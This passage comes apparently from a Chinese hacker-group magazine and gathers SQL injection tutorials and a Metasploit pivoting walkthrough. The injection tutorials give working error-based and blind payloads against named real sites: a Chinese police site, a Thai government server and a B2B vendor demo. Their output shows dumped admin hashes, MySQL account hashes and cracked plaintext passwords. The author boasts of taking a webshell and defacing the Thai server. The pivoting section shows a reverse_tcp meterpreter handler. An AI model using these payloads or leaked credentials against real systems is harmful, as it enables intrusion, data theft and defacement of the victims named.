将上面的 SQL 语句作为语句 4 带入供述就得到注入语句：

```
http://zone-h.com.cn/detail.php?ID=0+union+select+1+from+(select+count(*),concat(floor(rand(0)*2),(select+concat(0x3a,database(),0x3a,user()),0x3a,version(),0x3a,@@datadir)))a+from+information_schema.tables+group+by+a)b
```

我们访问一下就得到了：

SQL 语句错误: Duplicate entry

'1:mc110\_mc110:mc110@localhost:5.1.34:/usr/local/mysql/var/' for key 'group\_key'

Duplicate entry 后面的引号中的就是数据，固定去掉数字“1”

mc110\_mc110 是数据库名

mc110@localhost 是数据库用户

5.1.34 是版本

/usr/local/mysql/var/这里是 MySQL 的数据路径

然后我们继续看

MySQL 显示当前所有数据库的语句为：

```
select table_name from information_schema.tables where table_schema = database() limit 0,1  
或者  
select table_name from information_schema.columns where table_schema = database() limit 0,1
```

将这句 SQL 语句作为上面公式中的 4，就得到注入语句：

```
http://zone-h.com.cn/detail.php?ID=0+union+select+1+from+(select+count(*),concat(floor(rand(0)*2),(select+table_name+from+information_schema.tables+where+table_schema=database()+limit+0,1))a+from+information_schema.tables+group+by+a)b
```

访问得到：SQL 语句错误: Duplicate entry '15epe\_admin' for key 'group\_key'

其中 5epe\_admin 就是数据表(注意，去掉固定数字：1)根据上面语句，分别将 limit 0,1 改为 limit 1,1 limit 2,1。。。一直到提示“SQL 语句错误: The used SELECT statements have a different number of columns”的时候

数据就爆完了

数据库的表一共有这些 5epe\_admin,5epe\_log,5epe\_title,bbs,category,hkd\_adtxt,link,news

表示第一个表一定是管理员表

然后是 MySQL 表字段的语句

```
select column_name from information_schema.columns where table_name = '5epe_admin'  
limit 0,1
```

将 table\_name = '5epe\_admin' 改为 hex 数据格式：table\_name=0x356570655f61646d696e  
带入语句带公式：

```
http://zone-h.com.cn/detail.php?ID=-1+union+select+1+from+(select+count(*),concat(floor(rand(0)*2),(select+column_name+from+information_schema.columns+where+table_name=0x356570655f61646d696e+limit+0,1))a+from+information_schema.tables+group+by+a)b
```

得到 5epe\_admin 表段中第 1 个字段名为 Id

```
http://zone-h.com.cn/detail.php?ID=-1+union+select+1+from+(select+count(*),concat(floor(rand(0)*2),(select+column_name+from+information_schema.columns+where+table_name=0x35657
```

```
0655f61646d696e+limit+1,1))a+from+information_schema.tables+group+by+a)b
修改 limit 值得到 5epe_admin 表段中第 2 个字段为 adminname
http://zone-h.com.cn/detail.php?ID=-1+union+select+1+from+(select+count(*),concat(floor(rand
(0)*2),(select+column_name+from+information_schema.columns+where+table_name=0x35657
0655f61646d696e+limit+2,1))a+from+information_schema.tables+group+by+a)b
修改 limit 值得到 5epe_admin 表段中第 3 个字段为 adminname
```

到第四个就没有数据了，那么这样就得到：

5epe\_admin

这个表的结构为：

Id,adminname,adminpass

下面爆这个管理员数据，SQL 语句为：

```
select concat(0x3a,Id,0x3a,adminname,0x3a,adminpass) from 5epe_admin
```

带入公式：

```
http://zone-h.com.cn/detail.php?ID=-1+union+select+1+from+(select+count(*),concat(floor(rand
(0)*2),(select+concat(0x3a,adminname,0x3a,adminpass)+from+5epe_admin+limit+0,1))a+from+i
nformation_schema.tables+group+by+a)b
```

访问后得到数据：

admin:8e02a1062c785a4b13eca9bb78e21783

解密后的密码见 2 楼

这样一来，一次 MySQL 错误回显注入的过程就完成了。

2L 密码：原密码 mc110，不过我认为这个密码太简单了，于是我就换了换：

其实密码也不复杂，14 位而且还没加数字，我就想看看 cmd5 能不能给破出来。

另外，我发现下面两个站指向的也是麻城市公安局：

<http://sohotask.com/detail.php?ID=60>

<http://mc110.gov.cn/detail.php?ID=60>

个人觉得，mc110.gov.cn 才是...其他两个站...

（全文完）责任编辑：梵幻

## 第 5 节. 捅伊朗黑客 PP——后台登陆 POST+错误回显 注入

作者：YoCo Smart

来自：Silic Group Hacker Army

网址：<http://blackbap.org>

看了一个泰国政府的网站被伊朗的黑客挂页，上面写着

“Your Box Own3z By Behrooz\_Ice - Q7x -Sha2ow -Virangar -Ali\_Eagle -iman\_taktaz -  
Satanic2000”

“We Love Iran”

“Ashiyane Digital Security Team”

这样的话云云。一些中国的傻逼还拿着别人的黑页去 zone-h 去提交，感觉受不了这么傻逼的事情，就跟着犯了傻逼，捅了人家的 PP

下面我就讲讲怎么捅了他们的 PP([http://203.154.183.18/ash\\_hack.htm](http://203.154.183.18/ash_hack.htm))

网站服务器 ip 为：203.154.183.18 上面一共有大约一百多个 xx.cad.go.th

(泰国政府域名后缀)的网站

包括主域名: [www.cad.go.th](http://www.cad.go.th)([www.cad.go.th/webadmin/](http://www.cad.go.th/webadmin/))

我先是看了看上面站的构架,基本上都是一个模板出来的,似乎有点脚本问题,不过不从这里下手。直接访问 ip 可以看到一个管理后台

看了看这个后台,上面写着 EasyWebTime 8.6,不知道是什么东西。然后我就用

用户名: admin'or 1=1# 密码任意 123456 登陆,得到如下回显:

```
INSERT INTO log_user (log_date , log_time , log_mid , log_user , log_date_text , log_ip ,
log_module , log_module_detail , log_detail ) VALUES ('2011-11-19', '10:39:41', '', 'admin'or
1=1#', '19/11/2011 10:39:41', '24.77.19.26', 'login', 'login', 'เข้าระบบ')
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server
version for the right syntax to use near " at line 1
```

关键的地方不是这个 INSERT INTO 这个错误,关键是

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server
version for the right syntax to use near " at line 1
```

这个地方,说明后台有 POST 注入,而且有数据库错误回显。

这样的话,构建一个 SQL 注入的 POST 语句即可,通过错误回显来注入出想要的信息。

错误回显注入很简单,套公式就行了

用户名填写:

```
admin' union select 1 from (select count(*),concat(floor(rand(0)*2),(select user() limit 0,1))a from
information_schema.tables group by a)b#
```

密码任意,点击登陆,提示用户名错误

估计是 Javascript 在作怪,绕过这个很简单,考虑到后面注入的简便性,干脆写了一个 html 文档:

```
<form name="form1" method="post" action="http://203.154.183.18/login.php">
<textarea rows="5" style="font-family:Times New Roman;font-size:14pt;" cols="80"
name="EWT_User">admin' union select 1 from (select count(*),concat(floor(rand(0)*2),(select
user() from mysql.user limit 0,1))a from information_schema.tables group by a)b#</textarea>
<input name="EWT_Password" type="password" class="textfield" id="EWT_Password" size="22"
value="xxxx" />
<input name="Submit" type="submit" class="submit" value="Login" />
<input name="Flag" type="hidden" id="Flag" value="Login" />
<input name="password_hidden" type="password" style="display:none" value="Welcome"
size="10" />
<input name="password_hidden" type="password" style="display:none" value="Welcome"
size="10" />
<input name="password_hidden" type="password" style="display:none" value="Welcome"
size="10" />
</form>
```

其实很简单, line 1 里面的 method 表示提交方法为 POST, 后面的 action 为提交到的地址,这是从登陆页面上面直接扒下来的,但是 action 这个地址是完整的 url 地址。再往后面的就比较简单看了,保存为 xx.html 然后访问,在第一个文本框中输入注入语句即可。

注入语句是这样的:

```
admin' union select 1 from (select count(*),concat(floor(rand(0)*2),(select user() from mysql.user
limit 0,1))a from information_schema.tables group by a)b#
```

于是得到了回显如下:

```
SELECT * FROM user_info WHERE EWT_User = 'admin' union select 1 from (select
count(*),concat(floor(rand(0)*2),(select user() from mysql.user limit 0,1))a from
information_schema.tables group by a)b# AND EWT_Pass =
'ea416ed0759d46a8de58f63a59077499' AND EWT_Status = 'Y'
Duplicate entry '1bizpoten@203.154.183.18' for key 1
```

后面的 Duplicate entry '1bizpoten@203.154.183.18' for key 1 就是想要的注入结果(去掉前面的固定数字'1')

注入语句中的

```
select user() from mysql.user limit 0,1
```

换成想要的注入语句即可, 例如:

```
select user from mysql.user where host='% ' limit 0,1
```

因为每次注入得到的信息只有一条, 所以比较吃力

但是最后我注入总结的信息如下:

mysql 账户:

用户名: 密码哈希

kk \*8B9BA157688A49AFBE7513677DCD4F7C43257018 %

bizpoten \*7F6E575FAD18674CADD3B8495C79FBA5B58090D1//!2QwAsZx %

webboard \*51E610BE77CF0F81D2861AF180B496D1CA2A7637 localhost

root 密码空 127.0.0.1

数据库中得数据表段:

```
admin' union select 1 from (select count(*),concat(floor(rand(0)*2),(select table_name from
information_schema.tables where table_schema=database() limit 0,1))a from
information_schema.tables group by a)b#
```

大概有 70 多个, 中间跳着过去的, 没把表全列出来, 具体我忘了, 最后面的 user\_info 引起了我的注意:

amphur,article\_list,block,block\_text,blog\_category,blog\_comment,org\_type,user\_info

最后得到服务器的 203.154.183.18 的登录名和密码为: template/template

取到 webshell 也就不难了

当然, 服务器是 windows, 装了卡巴斯基, 国内的 360 根本就不是和卡巴斯基一个档次的, 提权颇费周折。。。不过。。。菊花聊天室已经挂上了

<http://www.cad.go.th/webadmin/>

(全文完) 责任编辑: 梵幻

## 第 6 节. MySQL 盲注最全 实例讲解 详解

作者: YoCo Smart

来自: Silic Group Hacker Army

网址: <http://blackbap.org>

本文实例来自习科论坛交流三群。这个注入点可以使用错误回显注入来爆数据, 本文出于讲解的目的, 使用更麻烦的盲注。

阅读本文, 需要有一点点 SQL 基础。盲注理解起来其实非常简单, 就是做起来非常费劲我们先来看注入点, 是一个 B2B 网站建站公司:

```
http://www.smartb2b.net/demo/b2b/member/check.php?js\_user=admin
```

用户名已被注册

```
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'  
select userid from demo_b2b_member where user = 'admin'"You have an error in your SQL  
syntax; check the manual that corresponds to your MySQL server version for the right syntax to  
use near "admin"' at line 1
```

错误提示已经很明了了。我们看一下注入页面的代码（有删改）：

```
$js_user = trim($_GET["js_user"]);  
if($js_user){  
$num = $db->num_rows("select userid from demo_b2b_member where user = '$js_user'");  
if(!$num)  
echo "<div class=tips3></div>";  
else  
echo "<div class=tips2>用户名已被注册</div>";  
}
```

以 GET 方式取值的变量 `js_user` 虽然没有过滤被直接带入了数据库执行，并且 MySQL 也执行了，但是并没有显示数据库的任何信息，而是判断是否符合  
那么我们先从 union 的盲注来看吧。

先看版本：

```
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(version(),1)=  
5%23
```

这个时候我们来看看原来的代码中的 SQL 语句是怎么执行的：

```
select userid from demo_b2b_member where user = 'admin'and left(version(),1)=5#'
```

因为执行成功，所以不符合 `if(!$num)` 这个条件，回显“用户名已被注册”，那么版本为 5 成立

再来看 `database()` 的数据：

```
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+length(database()  
)=6%23  
database() 长度 6  
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(database(),1)  
='l'%23  
l  
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(database(),2)  
='li'%23  
li  
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(database(),3)  
='lic'%23  
lic  
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(database(),4)  
='licl'%23  
licl  
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(database(),5)  
='licln'%23  
licln  
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(database(),6)
```



```
='liclny'%23
```

```
liclny
```

length()函数是计算括号中数据的长度，回显为纯数字，可以用大于小于和等于号来判断是否正确。

这里要注意看一下 left()函数中的数字变化，关于 left()函数，可以自行参考 MySQL 手册。再来看一点简单的判断句：

```
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+length(pass)=32%23
```

```
select userid from demo_b2b_member where user = 'admin'and length(pass)=32#'
```

这个时候 length()函数中的 pass 是猜测的，当然是建立在猜测正确的基础上。

这里要说的是，pass 和前面 select 后的 userid 同属一个表段 demo\_b2b\_admin，所以不需要再带 select 语句

那么这里就能得到：

这里最后没有#这个终止符，大家带进去看一下，你们懂得。前开后闭。

```
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,1)='0
```

```
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,2)='04
```

```
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,3)='048
```

```
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,4)='048
```

```
4
```

```
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,5)='048
```

```
43
```

```
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,6)='048
```

```
43e
```

```
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,7)='048
```

```
43e9
```

```
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,8)='048
```

```
43e9f
```

```
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,9)='048
```

```
43e9f9
```

```
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,10)='04
```

```
843e9f91
```

```
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,11)='04
```

```
843e9f91a
```

```
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,12)='04
```

```
843e9f91ad
```

```
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,13)='04
```

```
843e9f91adf
```

```
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,14)='04
```

```
843e9f91adf2
```

```
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,15)='04
```

```
843e9f91adf22
```

```
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,16)='04
```

```
843e9f91adf228
```

```
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,17)='04
```

```
843e9f91adf2287
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,18)='04
843e9f91adf2287c
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,19)='04
843e9f91adf2287c0
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,20)='04
843e9f91adf2287c0a
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,21)='04
843e9f91adf2287c0af
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,22)='04
843e9f91adf2287c0af5
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,23)='04
843e9f91adf2287c0af5f
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,24)='04
843e9f91adf2287c0af5fe
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,25)='04
843e9f91adf2287c0af5fe1
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,26)='04
843e9f91adf2287c0af5fe16
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,27)='04
843e9f91adf2287c0af5fe167
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,28)='04
843e9f91adf2287c0af5fe1675
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,29)='04
843e9f91adf2287c0af5fe16750
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,30)='04
843e9f91adf2287c0af5fe16750a
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,31)='04
843e9f91adf2287c0af5fe16750a3
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,32)='04
843e9f91adf2287c0af5fe16750a35
长度是 32, 是 md5 加密, 解密得到 lcl2wly
```

这样, 猜数据的方法你肯定是懂了

最后, 我们来看 demo\_b2b\_admin 以外的数据, 现在再来猜表段:

```
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+length((select+table_name+from+information_schema.tables+limit+0,1))<100%23
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+length((select+table_name+from+information_schema.tables+limit+0,1))=14%23
```

实际运行的 SQL 语句就是:

```
select userid from demo_b2b_member where user = 'admin'and length((select table_name from information_schema.tables limit 0,1))=14#'
```

上面这个语句, 对于 information\_schema 不明白的, 可以参考其他 MySQL 注入文章来看一下这个库的意义。

关于 limit x,y 的用法, 可以参考 MySQL 手册

最后剩下的要说的就是 `ascii` 函数和 `hex` 函数了  
这两个函数的意义是避开 `php` 的 GPC 转义, 例如:

```
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+substr(left(pass,1),1,1)=char(48)%23
```

```
select userid from demo_b2b_member where user = 'admin'and substr(pass,1,1)=char(48)#
```

`substr()` 的用法可以参考 MySQL 手册, 如果不懂, 就这样套好了。Char() 里面的数字替换为 `ascii` 码数字

(全文完) 责任编辑: 梵幻

## 第四章 常规渗透

### 第 1 节. 内网渗透应用之 metasploit pivot with socks4a

作者: DM\_

来自: 法客论坛-F4ckTeam

网址: <http://team.f4ck.net/>

上次写过一篇关于 metasploit 内网渗透应用的小文, 这篇文章也算是继上篇的后续文章吧  
应用场景:

在拿下内网中一台计算机后, 需要进一步的扫描服务(不使用 metasploit 平台). 开启代理访问内网中某项服务. Etc

实验环境:

现在在学校了, 穷屌丝一枚. 没有什么 vps 什么的 没有办法反弹 shell 什么的. 不想喝茶云云的. 在虚拟机里搭建了环境. 以下为拓扑图. , 如图 4. 1. 1




图 4.1.1 拓扑图

过程分析:

三张图为 backtrack5, xp1, xp2 的 ipconfig/ifconfig 信息. 目标是通过那个有两块网卡的 xp 访问到 192.168.1.0/24 网段里的计算机. 如图 4.1.2, 4.1.3, 4.1.4




图 4.1.2 bt5 的 ip 信息




图 4.1.3 xp1 的 ip 信息




图 4.1.4 xp2 的 ip 信息

然后通过 nmap 进行进一步的扫描探测.为了确保正常使用 socks4a 代理.先配置 proxychains.conf 文件  
终端里执行

```
vi /etc/proxychains.conf
```

你也可以用 gedit,nano 等编辑器,进行编辑  
然后得到 xp1 的 meterpreter 会话.如图 4.1.6

```
msf > use exploit/
[-] Failed to load module: exploit/
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 172.10.0.129
lhost => 172.10.0.129
msf exploit(handler) > set lport 4455
lport => 4455
msf exploit(handler) > exploit

[*] Started reverse handler on 172.10.0.129:4455
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 172.10.0.131
[*] Meterpreter session 1 opened (172.10.0.129:4455 -> 172.10.0.131:1060) at 2013-03-16 11:44:15 -0800
meterpreter >
```

图 4.1.6 xp1 的会话

```
run get_local_subnets
```

可以得到 xp 所处的网段信息.(这里已知为 192.168.1.0/24 和 172.10.0.0/24)  
然后后台运行 meterpreter

```
background
```

添加到路由表(1 为 session 的值), 如图 4.1.7

```
route add 172.10.0.0 255.255.255.0 1
```

```
msf exploit(handler) > use auxiliary/server/socks4a
msf auxiliary(socks4a) > show options

Module options (auxiliary/server/socks4a):

  Name      Current Setting  Required  Description
  ----      -
  SRVHOST   0.0.0.0          yes       The address to listen on
  SRVPORT   1080             yes       The port to listen on.

msf auxiliary(socks4a) > set srvhost 127.0.0.1
srvhost => 127.0.0.1
msf auxiliary(socks4a) > run
[*] Auxiliary module execution completed

[*] Starting the socks4a proxy server
msf auxiliary(socks4a) > jobs

Jobs
====

  Id  Name
  --  ---
   0  Auxiliary: server/socks4a

msf auxiliary(socks4a) >
```

图 4.1.7 添加到路由表

之后看到了 socks4a 代理已运行.jobs 查看验证.(有的时候开启了代理却发现并不能使用.有可能是防火墙的问题.这就需要将 srvhost 设置为 127.0.0.1)  
然后便可以使用 proxychains 代理运行其他的 tools 了(nmap nessus ,etc)  
这里以 nmap 作为展示, 如图 4.1.8

```
proxychains nmap -sT -Pn 192.168.1.108
```



```
root@bt:~# proxychains nmap -sT -Pn 192.168.1.108
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 6.01 ( http://nmap.org ) at 2013-03-16 11:48 CST
|S-chain|-<-127.0.0.1:1080-<-<-192.168.1.108:139-<-<-OK
|S-chain|-<-127.0.0.1:1080-<-<-192.168.1.108:110-<-<-denied
|S-chain|-<-127.0.0.1:1080-<-<-192.168.1.108:1723-<-<-denied
|S-chain|-<-127.0.0.1:1080-<-<-192.168.1.108:135-<-<-OK
|S-chain|-<-127.0.0.1:1080-<-<-192.168.1.108:53-<-<-denied
|S-chain|-<-127.0.0.1:1080-<-<-192.168.1.108:5900-<-<-denied
|S-chain|-<-127.0.0.1:1080-<-<-192.168.1.108:993-<-<-denied
|S-chain|-<-127.0.0.1:1080-<-<-192.168.1.108:554-<-<-denied
|S-chain|-<-127.0.0.1:1080-<-<-192.168.1.108:3306-<-<-denied
|S-chain|-<-127.0.0.1:1080-<-<-192.168.1.108:21-<-<-denied
|S-chain|-<-127.0.0.1:1080-<-<-192.168.1.108:445-<-<-OK
|S-chain|-<-127.0.0.1:1080-<-<-192.168.1.108:8888-<-<-denied
|S-chain|-<-127.0.0.1:1080-<-<-192.168.1.108:3389-<-<-denied
|S-chain|-<-127.0.0.1:1080-<-<-192.168.1.108:80-<-<-denied
|S-chain|-<-127.0.0.1:1080-<-<-192.168.1.108:23-<-<-denied
|S-chain|-<-127.0.0.1:1080-<-<-192.168.1.108:22-<-<-denied
|S-chain|-<-127.0.0.1:1080-<-<-192.168.1.108:111-<-<-denied
|S-chain|-<-127.0.0.1:1080-<-<-192.168.1.108:587-<-<-denied
|S-chain|-<-127.0.0.1:1080-<-<-192.168.1.108:1025-<-<-denied
|S-chain|-<-127.0.0.1:1080-<-<-192.168.1.108:143-<-<-denied
|S-chain|-<-127.0.0.1:1080-<-<-192.168.1.108:25-<-<-denied
```

图 4.1.8 端口开放情况

在这里便可以看到 nmap 已经正常运行了. 在这里如果不加 -sT 参数 或者是用 其他扫描方式便会出错 比如 -sS etc.话说这个问题困扰了我很长时间,google 了一番之后发现

Proxychains allows TCP and DNS tunneling through proxies. Be aware that Proxychains only tunnels TCP and DNS; in other words, avoid using UDP and host discovering through ICMP (ping).

坑爹啊 其实还想来个死亡之 ping 什么的(当我yy 什么都没说),还有在这里运行 nmap 之前可以先扫扫 c 段中的 tcp 空连接,然后就可以使用 nmap 进行 tcp 空链接扫描.这样便可以进行伪装工作,因为我的环境太小了,所以就不做演示了.模块是这个.(具体用法 请 show options 或 info)

auxiliary/scanner/ip/ipidseq

然后 nmap 中使用 -sl 参数选择空闲主机,语句大概看起来是这样的.

```
nmap -sT -Pn -A -sl 192.168.1.101 192.168.1.108
```

-sT tcp 扫描,-Pn 不进行 ping,-A 显示更详细的信息.-sl 指定空闲主机

参考文献:

<http://pctechtips.org/scanning-hosts-anonymously-with-nmap-and-proxychains/>

[http://www.digininja.org/blog/nessus\\_over\\_sock4a\\_over\\_msf.php](http://www.digininja.org/blog/nessus_over_sock4a_over_msf.php)

<https://community.rapid7.com/docs/DOC-1028>

(全文完) 责任编辑: Panni\_007

## 第 2 节. Discus X2.5 某未补跨站漏洞利用

作者: haxsscker

来自：法客论坛-F4ckTeam

网址：<http://team.f4ck.net/>

### 0x01 无法用获取的 COOKIE 登录分析

都说 DISCUZ X2.5 (以下简称 DZ25) 的 COOKIE 拿到了也没有办法登录，但是为什么呢？今天就来简单的看一下，我们登录一个 DZ25 的站，登陆之后看下 COOKIE，如图 4.2.1

